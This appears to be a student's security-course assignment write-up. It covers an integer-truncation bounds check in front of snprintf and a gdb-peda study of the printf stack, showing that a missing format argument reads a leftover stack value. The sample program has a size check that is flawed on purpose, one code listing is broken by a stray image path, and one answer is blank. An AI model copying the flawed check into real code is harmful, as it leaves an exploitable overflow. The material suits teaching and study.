kakashi@kali:~/assignment4/codes#4$ ./example5 65539 $(python -c "print 'A'*256")
atoi(argv[1]) = 65539, 0x00010003
s = 65539, 0x3
Error: Input is too large
```

```

void usage(const char *pname);
// _____
int main(int argc, char **argv) {
    int s; // Modified
    char buf[100];

    if(argc != 3) {
        fprintf(stderr, "Error: wrong number of arguments.\n");
        usage(argv[0]);
        return -1;
    }

    s = atoi(argv[1]);

    printf("atoi(argv[1]) = %d, 0x%08x\n", atoi(argv[1]), atoi(argv[1]));
    printf("s = %hd, 0x%hx\n", s, s);

    if(s > sizeof(buf) - 1) {
        printf("Error: Input is too large\n");
        return -1;
    }

    snprintf(buf, atoi(argv[1])+1, "%s", argv[2]);
    printf("Buffer = '%s'\n", buf);


    return 0;
}
// _____
void usage(const char *pname) {
    ...
}

```

Exercise 8: Format string functionality

1) Roughly outline the stack structure (position in and allocated size on the stack for all arguments to printf)

-



2) Use a short sample program and gdb to verify your answers from the last subtask. Deliver a gdb-printout of the stack (and your sample program of course) in which you can identify and explain the relevant parts and positions of the arguments.

- Sample program

```
#include <stdio.h>
int main(){
    char *somestring = "Some characters";
    printf("An integer:%d,Guess:%f,Some string:%s\n",3141,3.141,somestring);
}
```

- The main stack frame consists of somestring.


```

[-----stack-----]
0000 0xffffd0dc → 0x56557008 ("Some characters")
0004 0xffffd0e0 → 0x1764513f
0008 0xffffd0e4 → 0x0
0012 0xffffd0e8 → 0x0
0016 0xffffd0ec → 0xf7de7e46 (<__libc_start_main+262>:      add    esp,0x10)
0020 0xffffd0f0 → 0x1
0024 0xffffd0f4 → 0xffffd194 → 0xffffd359 ("/home/kakashi/assignment4/codes#4/stringFormat.c:5")
0028 0xffffd0f8 → 0xffffd19c → 0xffffd388 ("SHELL=/bin/bash")
[-----]
Legend: code, data, rodata, value

Breakpoint 1, main () at stringFormat.c:5
5      printf("An integer:%d,Guess:%f,Some string:%s\n",3141,3.141,somestring);
gdb-peda$ x/32xb $esp
0xffffd0dc: 0x08 0x70 0x55 0x56 0x3f 0x51 0x64 0x17
0xffffd0e4: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0xffffd0ec: 0x46 0x7e 0xde 0xf7 0x01 0x00 0x00 0x00
0xffffd0f4: 0x94 0xd1 0xff 0xff 0x9c 0xd1 0xff 0xff
gdb-peda$ info stack

```

3) Use the last two subtasks to explain the behavior of the given code when you omit the argument `somestring`. If possible verify your results with the `printf` function of `gdb`.

solution:

If format string is specified and no parameter is passed, then it fetches the content from top of the stack (in our case `somestring`).

```

gdb-peda$ l
1      #include <stdio.h>
2      int main()
3      {
4
5      char *somestring = "Some characters";
6      printf("An integer:%d,Guess:%f,Some string:%s\n",3141,3.141);
7      }
gdb-peda$ r
Starting program: /home/kakashi/assignment4/codes#4/stringFormat
An integer:3141,Guess:3.141000,Some string:Some characters
[Inferior 1 (process 5605) exited normally]
Warning: not running

```